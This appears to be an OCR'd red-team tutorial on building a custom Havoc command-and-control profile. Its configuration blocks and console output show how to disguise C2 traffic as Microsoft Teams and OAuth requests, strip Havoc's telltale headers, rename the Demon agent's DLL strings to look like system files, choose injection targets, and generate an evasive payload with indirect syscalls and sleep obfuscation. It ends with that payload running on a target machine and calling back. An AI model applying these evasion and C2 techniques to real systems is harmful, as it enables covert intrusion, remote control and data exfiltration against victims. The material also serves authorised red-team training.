
HTTP/HTTPs Block:

- You can change the name of your listener base on operation specific context – «Corporate Network Listener - SSO Traffic»

- **User agent** - Update to a more modern and widely used user agent

- **URIs –** Using realistic or legitimate-looking URIs


- **Response –** Replace the default “X-Havoc:true”, “X-Havoc-Agent: Demon”. You wouldn’t want to be too obvious!



```
Listeners {
    Http {
        Name        = "RTV-Custom-Profile - http"
        Hosts       = ["192.168.100.107"  # Replace this with your actual IP or domain
        ]
        HostBind    = "0.0.0.0" # the address where the listener should bind to.
        HostRotation = "round-robin"
        PortBind    = 443
        PortConn    = 443
        Secure      = false # for now disabled so we can see the traffic content. (but always enable this!!!)
        KillDate    = "2024-01-02 12:00:00"
        UserAgent   = "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"

        Uris = [
            "/Collector/2.0/settings/",
            "/common/oauth2/v2.0/authorize",  # URI paths to mimic legitimate traffic
            "/common/oauth2/token",
            "/login"
        ]
            Headers = [
                "Accept: json",
                "Referer: https://teams.microsoft.com/_",
                "x-ms-session-id: f73c3186-057a-d996-3b63-b6e5de6ef20c",
                "x-ms-client-type: desktop",
                "x-mx-client-version: 27/1.0.0.2021020410",
                "Accept-Encoding: gzip, deflate, br",
                "Origin: https://teams.microsoft.com"
            ]

            Response {
                Headers = [
                    "Content-Type: application/json; charset=utf-8",
                    "Server: Microsoft-HTTPAPI/2.0",
                    "X-Content-Type-Options: nosniff",
                    "x-ms-environment: North Europe-prod-3,_cnsVMSS-6_26",
                    "x-ms-latency: 40018.2038",
                    "Access-Control-Allow-Origin: https://teams.microsoft.com",
                    "Access-Control-Allow-Credentials: true",
                    "Connection: keep-alive"
                ]
            }

        }
    }
```

Customizing Your C2 Profile

Demon Block



```
Demon {
    Sleep = 2
    Jitter = 15

    TrustXForwardedFor = false

    Injection {
        Spawn64 = "C:\\Windows\\System32\\notepad.exe"
        Spawn32 = "C:\\Windows\\SysWOW64\\notepad.exe"
    }

     Binary {
        ReplaceStrings-x64 = {
            "demon.x64.dll": "",
            "This program cannot be run in DOS mode.": "",
        }

        ReplaceStrings-x86 = {
            "demon.x86.dll": "",
            "This program cannot be run in DOS mode.": "",
        }
    }
}
```

- The Demon block specifies the default behavior of the havoc demon agent.

Injection Block – The Injection block specifies where the Demon will inject its code when running processes. It will use notepad.exe in both 64-bit (Spawn64) and 32-bit (Spawn32) environments.

Binary Block – defines specific modifications that will be applied to the compile payload (demon)

Customizing Your C2 Profile


Demon Block: Customization

Injection Block:

- Customize the injection target based on the specific goals

Binary Block:

- Instead of leaving them blank, replace the DLL names with **legitimate-looking binary names** that are often found in the system.




```
Demon {
    Sleep = 2
    Jitter = 15

    TrustXForwardedFor = false

    Injection {
        Spawn64 = "C:\\Windows\\System32\\calc.exe"
        Spawn32 = "C:\\Windows\\SysWOW64\\calc.exe"
    }

     Binary {
        ReplaceStrings-x64 = {
            "demon.x64.dll": "run64.dll",
            "This program cannot be run in DOS mode.": "System File",
        }

        ReplaceStrings-x86 = {
            "demon.x86.dll": "run32.dll",
            "This program cannot be run in DOS mode.": "System File",
        }
    }
}
```

Customizing Your C2 Profile

Service Block

- The Service block lets you configure the service API endpoint and password.



```
Service {
    Endpoint = "service-endpoint"
    Password = "service-password"
}
```

When do we use this?


- For defining external services or endpoints that the Command and Control (C2) server will interact with.

Depends on your existing infrastructure

Use Case 1: Multi-Endpoint C2 Infrastructure for Redundancy
Use Case 2: Payload Distribution
Use Case 3: Data Exfiltration

Targeting a Specific Network Environment

Use Case 4: Potential internal services that your C2 server might interact with




HOW IT WORKS

Running your Havoc Team Server and Client

# Run the teamserver ./havoc server --profile ./profiles/havoc.yaotl -v –debug

# Run the client ./havoc client



```
lckhrst@kali:~/RT/Havoc$ ./havoc server --profile ./profiles/custom_
profile.yaotl -v --debug

      pwn and elevate until it's done

:26:32] [DBUG] [cmd.init.func2:59]: De
:26:32] [INFO] Havoc Framework [Versio
ust]
[03:26:32] [INFO] Havoc profile: ./profil
[03:26:32] [INFO] Build:
 - Compiler x64 : /usr/bin/x86_64-w64-mingw32-gcc
 - Compiler x86 : /usr/bin/i686-w64-mingw32-gcc
 - Nasm         : /usr/bin/nasm
[03:26:32] [INFO] Time: 24/09/2024 03:26:32
[03:26:32] [INFO] Teamserver logs saved under: data/loot/2024.09.24.
_03:26:32
[03:26:32] [DBUG] [server.(*Teamserver).Start:53]: Starting teamserv
er...
[03:26:32] [INFO] Starting Teamserver on wss://0.0.0.0:40056
[03:26:32] [INFO] [SERVICE] starting service handle on wss://0.0.0.0
:40056/service-endpoint
[03:26:32] [INFO] Opens existing database: data/teamserver.db
[03:26:32] [DBUG] [certs.HTTPSGenerateRSACertificate:301]: Generatin
g TLS certificate (RSA) for '0.0.0.0' ...
[03:26:32] [DBUG] [handlers.(*HTTP).Start:204]: Setup HTTP/s Server
```

```
lckhrst@kali:~/RT/Havoc$ ./havoc client

 it's done

rk [Version: 0.7] [
 file: client/confi
 profile: Demo-RTV
 profile - http" lis
t - Smb" listener
' listener
' listener
ram
```

Havoc connection dialog. Connect to a havoc teamserver.

Name:	RTV-Custom-Profile
Host:	192.168.100.107
Port:	40056
User:	lckhrst
Password:	••••••••

```
lckhrst@kali:~/RT/Havoc$ ./havoc client

      pwn and elevate until it's done

[03:26:35] [info] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[03:26:35] [info] loaded config file: client/config.toml
```


Running the client

Running the team server requires a profile file

connect using the operator's account we set in our custom profile


HOW IT WORKS

Payload Generation and Execution




```
Payload
Agent:      Demon
Options
  Listener:   teams profile - http
  Arch        x64
  Format      Windows Exe
  Config                Value
    Sleep               2
    Jitter              20
    Indirect Syscall    ✓
    Stack Duplication

Payload Generator
Payload saved under: /home/lckhrst/RT/demon.x64.exe
OK

Building Console
[*] starting build
[*] indirect syscalls has been enabled
[*] sleep obfuscation "Ekko" has been specified
[*] no sleep jump gadget has been specified
[*] no proxy loading technique specified (using LdrL    ll)
[*] amsi/etw patching disabled
[*] config size [1054 bytes]
[*] compiling source
[*] finished compiling source
[+] payload generated
```

Generating Demon Payload




Downloading Demon payload on target machine



Name	PID	Status	User name	CPU	Memory (ac...	Architec...	Description
demon.x64 (2).exe	24092	Running	Bianca	00	17,764 K	x64	demon.x64 (2)


After running the payload we'll get an agent callback on our C2

HOW IT WORKS



```
4a35a9ea @ demon.x64
(2).exe\24092
```

On graph view, you can see the **Agent ID, running process, and PID**



ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
4a35a…	192.168.…	0.0.0.0	Bianca	LAPTOP-3…	Windows 10	demon.x64 (2).exe	24092	2s	healthy

On table view, you can see the **Agent ID, User, Computer, OS and PID**


Session View

- Agent callbacks can be viewed in **2 ways**
  - **Graph View**
  - **Table View**

HOW IT WORKS

Explorer

- Process List machine
- File Explorer



